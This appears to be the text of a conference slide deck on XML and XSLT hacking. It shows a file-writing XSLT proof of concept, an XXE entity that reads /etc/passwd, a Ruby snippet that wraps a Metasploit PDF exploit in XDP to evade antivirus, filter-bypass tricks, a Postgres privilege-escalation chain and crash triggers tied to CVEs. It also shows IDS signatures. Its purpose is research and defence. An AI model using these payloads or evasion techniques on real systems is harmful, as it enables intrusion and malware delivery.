


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**That's why
I love
XML hacking!**


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**Infosec breaker since 1998
XML as a hobby since 2010**



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WS-Security XKMS
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IM XMPP
XHTML
Web WML
RSS ATOM
Blogs
WebDAV
P3P
OpenXML
Office
OpenDocument
WSDL
Web Services
SOAP XML-RPC

Use cases

eXtensible
Markup
Language

```
<foo>
  <bar/>
  <tag version="3.0">
    something
  </tag>
</foo>
```

eXtensible
Markup
Language

Define the meaning of a tag

Usually represented by a URL

Namespaces

Avoid ambiguities

** ?**

<http://www.w3.org/2000/svg>

<http://www.w3.org/1999/xhtml>

<http://xmlns.oracle.com/oxp/config/>

Trigger some specific features

<http://php.net/xsl>

<http://icl.com/saxon>

<http://xml.apache.org/xalan/java>

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
Processing
instruction

<?xml . . . >

```
<?xml-stylesheet type="text/xml" href="#evilxslt"?>
<!DOCTYPE doc [ <!ATTLIST xsl:stylesheet id ID #REQUIRED > ]>
<doc>
<evil-location>/tmp/0wn3d</evil-location>
<evil-content>Will be stored in a file client-side</evil-content>
<xsl:stylesheet id="evilxslt" version="1.0"
  xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
  xmlns:sx="http://icl.com/saxon"
  extension-element-prefixes="sx"
  xmlns="http://www.w3.org/1999/xhtml" >
<xsl:output method="xml" indent="yes"
  doctype-system="http://www.w3.org/Graphics/SVG/1.1/DTD/svg11.dtd"
  doctype-public="-//W3C//DTD SVG 1.1//EN" />
<xsl:template match="/">
  <xsl:variable name="location" select="//evil-location/text()" />
  <xsl:variable name="vendor" select="system-property('xsl:vendor')"/>
  <svg width="200" height="200" version="1.1" xmlns="http://www.w3.org/2000/svg">
    <text x="10" y="80">XSLT engine : [<xsl:copy-of select="$vendor"/>]</text>
    <xsl:choose>
      <xsl:when test="$vendor = 'libxslt'">
        <text x="10" y="110">Probably vulnerable, exploiting ...</text>
        <circle cx="80" cy="30" r="20" stroke="black" fill="red"/>
        <sx:output file="{{$location}}" method="text">
          <xsl:value-of select="//evil-content"/>
        </sx:output>
      </xsl:when>
      <xsl:otherwise>
        <text x="10" y="110">Not vulnerable</text>
        <circle cx="80" cy="30" r="20" stroke="black" fill="green"/>
      </xsl:otherwise>
    </xsl:choose>
  </svg>
</xsl:template>
</xsl:stylesheet>
</doc>
```

PoC for
CVE-2011-1774
(Webkit)

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PDF to XDP

Online AV
vs.
CVE-2010-2883
(Adobe CoolType SING)

File name: **msf-cooltype.pdf**
Submission date: **2011-12-15 09:59:01 (UTC)**
Current status: **finished**
Result: **27 / 43 (62.8%)**

File information

Report date: 2011-12-15 11:07:54 (GMT 1)
File name: **msf-cooltype-pdf**
File size: 46725 bytes
MD5 hash: **7057968b476c031eecc3c4a76d4bbc17**
SHA1 hash: **54f376847535ffef4ab2a96a0fd91d5788c6c546**
Detection rate: **8 on 9 (89%)**
Status: **INFECTED**

Not so good...

Let's try to get 0%

XML Data Package (XDP) is an XML file format created by Adobe Systems in 2003. It is intended to be an XML-based companion to PDF. It allows PDF content and/or Adobe XML Forms Architecture (XFA) resources to be packaged within an XML container.

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
IMPORTANT



PDF extracted to %TEMP%



Similar looking icon



**"xdp" extension associated
by default to Adobe Reader**



```
def make_xdp(pdf)
    xdp = <<-EOF
<?xml version="1.0" ?><?xfa generator="XFA_42" ?>
<xdp:xdp xmlns:xdp="http://ns.adobe.com/xdp/">
<pdf xmlns="http://ns.adobe.com/xdp/pdf/">
<document><chunk>
HERE_HERE_HERE
</chunk></document>
</pdf>
</xdp:xdp>
EOF
    xdp.gsub!(/HERE_HERE_HERE/, Rex::Text.encode_base64(pdf))
    xdp
end
```

File name: msf-cooltype.xdp
Submission date: 2011-12-14 22:45:30 (UTC)
Current status: finished
Result: 0 / 43 (0.0%)

File Information

Report date: 2011-12-14 23:54:14 (GMT 1)
File name: msf-cooltype-xdp
File size: 63668 bytes
MD5 hash: 8acac212de79458e517c97c14103748d
SHA1 hash: b65e2271584bc756078434c0bc2bcf54c668b4db
Detection rate: 0 on 9 (0%)
Status: CLEAN

Easy 0%
detection rate!

PDF to XDP



XDP vs ClamAV



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XDP vs ClamAV

**Fighting AV is a
game of cat & mouse**

Sophos

As there's been a level of concern about this, SophosLabs experts have updated our product to also scan directly inside the XDP file format - meaning that we can also intercept any file's attempt to slip a malicious PDF past gateway scanners.

<http://nakedsecurity.sophos.com/tag/xdp/>

Sourcefire

```
alert tcp $EXTERNAL_NET $FILE_DATA_PORTS ->
$HOME_NET any (msg:"FILE-PDF Adobe PDF XDF
encoded download attempt"; [...];
content:<xdp:xdp"; nocase;
content:<pdf"; distance:0; nocase;
content:<document"; distance:0; nocase;
content:<chunk"; distance:0; nocase;
content:JVBERi"; within:500; nocase; [...] )
```

<http://blog.9bplus.com/av-bypass-for-malicious-pdfs-using-xdp>

ClamAV

(0&1&2&3);
3c70646620786d6c6e733d;
3c6368756e6b3e;
4a564245526930;
3c2f7064663e

<http://hiddenillusion.blogspot.fr/2012/06/xdp-files-and-clamav.html>

ClamAV

<pdf xmlns

<chunk>

AND

JVBERi0

</pdf>

ClamAV

That's too easy!

Let's try with a OR

ClamAV

<pdf xmlns="http://www.mozilla.org/2011/xhtml-vn#">
 <chunk>

OR

JVBERi0
 </pdf>

<http://www.w3.org/TR/xml11/>

STag ::= '<' Name (**S** Attribute)* **S?** '>'
ETag ::= '</' Name **S?** '>'



STag & ETag

```
<pdf xmlns  
      +  
<chunk>  
      +  
</pdf>
```

The diagram illustrates the structure of an XML document fragment. It consists of three main parts: the opening tag `<pdf xmlns>`, the content `<chunk>`, and the closing tag `</pdf>`. The word "Here" is placed next to the "+" sign under the first two parts, and another "Here" is placed next to the "+" sign under the second two parts. Blue arrows point from each "Here" label to the corresponding "+" sign.

Base64 of "%PDF - "

JVBERi0



J<SPACE>V<TAB>B<LF>ER<TAB><LF>i0

Laxist parser

Non default namespace

```
<pdf xmlns="http://ns.adobe.com/xdp/pdf/">  
  ...  
</pdf>
```



```
<foo:pdf xmlns:foo="http://ns.adobe.com/xdp/pdf/">  
  ...  
</foo:pdf>
```

DEMO!

File size:	10.1 KB (10325 bytes)
File name:	Tony Blair Facing Pressure.xml
File type:	XML
Detection ratio:	13 / 44
Analysis date:	2012-11-08 16:39:54 UTC (0 minutes ago)

File size:	10.1 KB (10351 bytes)
File name:	Barack Obama Reelected.xml
File type:	XML
Detection ratio:	1 / 42
Analysis date:	2012-11-08 16:39:36 UTC (0 minutes ago)

File size: 10.1 KB (10325 bytes)

File name: Tony Blair Facing Pressure.xdp

File type: XML

Detection ratio: 13 / 44

Analysis date: 2012-11-08 16:39:54 UTC (0 minutes ago)

File size: 10.1 KB (10351 bytes)

File name: Barack Obama Reelected.xdp

File type: XML

Detection ratio: 1 / 42

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Other tricks

EOL in XML 1.1

<http://www.w3.org/TR/xml11/>

#xD #xA

#xD #x85

#xD

#x85

#x2028

XXE

Upload of a SVG file + conversion to PNG

```
<!DOCTYPE foo [  
    <!ENTITY xxe SYSTEM "file:///etc/passwd">  
]>
```

Anti XXE

```
if (strpos($svg, '<!ENTITY') !== false)
{
    die "FAIL!";
}
```

<http://www.w3.org/TR/REC-xml/>

Entity Declaration

[70] EntityDecl ::= [GEDecl](#) | [PEDecl](#)

[71] GEDecl ::= '<!ENTITY' [S](#) [Name](#) [S](#) [EntityDef](#) [S?](#) '>'



Litteral string

No case alteration
No whitespaces
No namespaces

**strpos() looks for
ASCII strings**

Encode to **UTF-16
(not UTF-8)**

iconv

--from-code=ASCII

--to-code=UTF-16

< xxе.svg

> xxе-utf16.svg

DEMO!

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
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XSLT

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Processor:
- Xalan
- Xerces
- libxml2
- expat
- Saxon
- XSLTproc
- Xalan-Java
- XSLTKit
- Xalan-C
- and more...

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From the Agarri's GitHub repository: https://github.com/agarri/...

XML transformation language

Turing-complete


Numerous implementations:

Everywhere:

- **browser**
- **database**
- **word processor**
- **CMS**
- **XML-DSig / SAML**

- **GNOME libxslt**
- **Microsoft MSXML**
- **Apache Xalan-C / Xalan-J**
- **Saxon Java / .NET**
- **SAP**
- **Intel**
- **Sablotron**
- **MarkLogic**
- **and many more ...**

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Info leak

system-property()

in XSLT 1.0

xsl:version

xsl:vendor

xsl:vendor-url



SAXON 6.4.3 from Michael Kay

SAXON 9.1.0.2 from Saxonica

Apache Software Foundation

Oracle Corporation.

Fourthought Inc.

Transformiix

James Clark

InQMy Labs.

Microsoft

libxslt

Opera

Intel

...



DEMO!

Extensions

to system-property()

4Suite

version

in "<http://xmlns.4suite.org/ext>"

MSXML

version

in "urn:schemas-microsoft-com:xslt"

Adobe

contributor / library / version

in "<http://ns.adobe.com/XSLTExtensions/1.0>"

Java

java.vendor / os.name / file.separator / ...

```
Version : 2.0
Vendor : SAXON 9.0.0.4 from Saxonica
Vendor URL : http://www.saxonica.com/

Line Separator : \r\n;
File Separator : \;

Java Home : c:\Program Files\Java\jre6
Java Class Path : C:\Program Files\Java\jdk1.6.0_13\lib\tools.jar;C:\Program Files (x86)\Apache Software Foundation\apache-tomcat-6.0.18\lib
Java Vendor : Sun Microsystems Inc.
Java Vendor URL : http://java.sun.com/
Java Runtime Name : Java(TM) SE Runtime Environment
Java Runtime Version : 1.6.0_13-b03
Java VM Version : 11.3-b02

OS Arch : amd64
OS Name : Windows Server 2008
OS Version : 6.0

User Directory : C:\Program Files (x86)\Apache Software Foundation\apache-tomcat-6.0.18\bin
User Home : C:\Users\Administrator
User Name : Administrator
```

```
Version : 1
Vendor : Apache Software Foundation
Vendor URL : http://xml.apache.org/xalan-j

Line Separator :

File Separator : /

Java Home : /opt/IBMJava2-141/bin/../jre
Java Class Path : /opt/IBMJava2-141/lib/tools.jar:/var/tomcat4/bin/bootstrap.jar
Java Vendor : IBM Corporation
Java Vendor URL : http://www.ibm.com/
Java Runtime Name : Java(TM) 2 Runtime Environment, Standard Edition
Java Runtime Version : 1.4.1
Java VM Version : 1.4.1

OS Arch : x86
OS Name : Linux
OS Version : 2.4.21-9.0.1.EL

User Directory : /var/tomcat4
User Home : /var/tomcat4
User Name : tomcat4
```

Info leak



Write access



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Write access


Standardized in:

- XSLT 1.1
- XSLT 2.0
- XSLT 3.0

XSLT 1.0:

- libxslt
- Sablotron
- Xalan-J
- XT
- and more

XMLSec Library



libxslt



WebKit



Postgres

Connect with low privileges

CVE-2012-3489
by d0znpp

Read "global/pg_auth" via XXE

Overwrite it via XSLT

CVE-2012-3488
by myself

Re-connect with admin privileges

Restore "global/pg_auth" via XSLT

Launch Metasploit "postgres_payload.rb"

=> DB admin + OS user

DEMO!

Info leak



Write access



Code execution



Code execution

Code exec?

Bindings between XSLT
and a HL language are
common

Ektron: CVE-2012-5357

MSXML



urn:schemas-microsoft-com:xslt



PHP5

<http://php.net/xsl>



Xalan-J

Liferay: CVE-2011-1501

<http://xml.apache.org/xalan/java>

DEMO!

Metasploit #6784

Info leak




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
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
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Setup

Mutation-Based Fuzzing

Workflow



How to trigger execution of XSLT code on Oracle?

```
select xmldtype('<foo/>')
  .transform(
    xmldtype(q'{XSLT}')
  )
from dual;
```

Protips

Good samples

official test suites

+

bug-trackers

+

triggers for
specific features

+

previous crashes

Mutation

radamsa is
awesome!

@mozdeco,
please release
LangFuzz!

Hardware

Dev

On a VM at home

Prod

1 x EC2 "c1.medium"

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<http://partners.adobe.com/public/developer/opensource/>

10 years
old!

Sablotron XSLT processor

In some products, Adobe uses a modified version of the open source code known as the Sablotron XSLT processor, created by the Ginger Alliance Ltd. The Sablotron source code is subject to the Mozilla Public License Version 1.1 (the License). You may obtain a copy of the License on the Mozilla website or in the download files. In compliance with the requirements of the License, Adobe Systems Incorporated makes the modified version of the source code available for download. The original version of the Sablotron source code, version 0.95 of June 24, 2002, is included for comparison.

[Download files original \(1.0 MB\) \(06/2002\)](#)

[Download files modified \(301 KB\) \(4/2003\)](#)

[Download files modified \(297 KB\) \(11/2003\)](#)

[Download files modified \(358 KB\) \(11/2004\)](#)

↑

ChangeLog

(November 16, 2004)

- eliminated all write accesses to constant strings
- eliminated the creation of unterminated strings
- eliminated all potential **buffer overruns**
- eliminated all known potential floating-point and **integer overflows**
- replaced some hard-coded constants [...]
- eliminated all newly discovered **memory leaks**

Are they kidding?

ERROR: AddressSanitizer **heap-buffer-overflow** on address **0x7f48a1289788**
at pc **0x7f48a29da80c** bp **0x7ffdccb2090** sp **0x7ffdccb2088**
WRITE of size 4 at 0x7f48a1289788 thread T0

```
#0 0000000000f880c <utf8ToUtf16(wchar_t*, char const*)+0x11c>:  
    thislen = 2;  
};  
dest += thislen;  
len += thislen;  
}  
*dest = 0;  
f880c:44 89 ea      mov    %r13d,%edx
```

0x7f48a1289788 is located 0 bytes to the right of 8-byte region
[**0x7f48a1289780,0x7f48a1289788**) allocated by [...]

INSTRUCTION_ADDRESS:0000000000000000
INSTRUCTION_STACK_FRAME:-1
DESCRIPTION:Data Execution Prevention Violation
SHORT_DESCRIPTION:DEPViolation
CLASSIFICATION:EXPLOITABLE
BUG_TITLE:Exploitable - Data Execution Prevention Violation
EXPLANATION:User mode DEP access violations are exploitable.

Setup



Adobe Reader vs Address Sanitizer



Findings



Findings

Classic implementation errors :

- **stack-based overflow w/ long strings**
- **encoding hell (UTF-8, ...)**

Misc:

- **parsing errors**
- **uninitialized variables**

Type confusion errors:

- **very common (libxslt, Sablotron, ...)**
- leads to **interesting** behavior



Crash

```
<xsl:template match="key( 'mykey' , " />
```



Funny error

```
<xsl:template match="/">
  <xsl:for-each select="document()">
    <xsl:attribute/>
  </xsl:for-each>
</xsl:template>
```

XML Location: NodeName:
<#document> In line 1 of
ncounteredinvalid memory
callbackIn line ~1u of ~2s:In
line ~1u of ~2s [parameter
entity ~3S]:In line ~1u of ~2s
[general entity ~3S]:Unicode
data alignment errorwrong node
typecontext is not clean: [...]



Information leak

CVE-2012-3972

```
<xsl:value-of select=
  "format-number(SMALL_NUMBER, '#')"
/>
```



WebKit

Arbitrary read

CVE-2012-2825

```
<!DOCTYPE whatever [  
    <!ATTLIST magic blabla CDATA "anything">  
    <!ENTITY foobar "zzzzzzzzAAAAzzzzzzzz">  
>  
<magic xsl:version="1.0" xmlns:xsl="[ . . . ]"/>
```



Heap corruption

CVE-2012-2871


```
<xsl:template match="*">
  <xsl:for-each select="namespace::*">
    <xsl:apply-templates/>
  </xsl:for-each>
</xsl:template>
```




Heap overflow

CVE-2012-1525

```
<xsl:attribute name="&#xE004D;" />
```



And many more!



Setup




Adobe Reader vs Address Sanitizer



Findings



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
XML



OUTRO

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Big attack surface!
Nice research area!

XSLT



BLACKLISTS



XSLT FEATURES



XSLT FUZZING



XML



Blacklists are evil!

Do NOT parse XML with text-oriented tools

Big attack surface!

Parser (DoS), Grammar (XXE), Code (XSLT), ...

Nice research area!

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**That's why
I love
XML hacking!**

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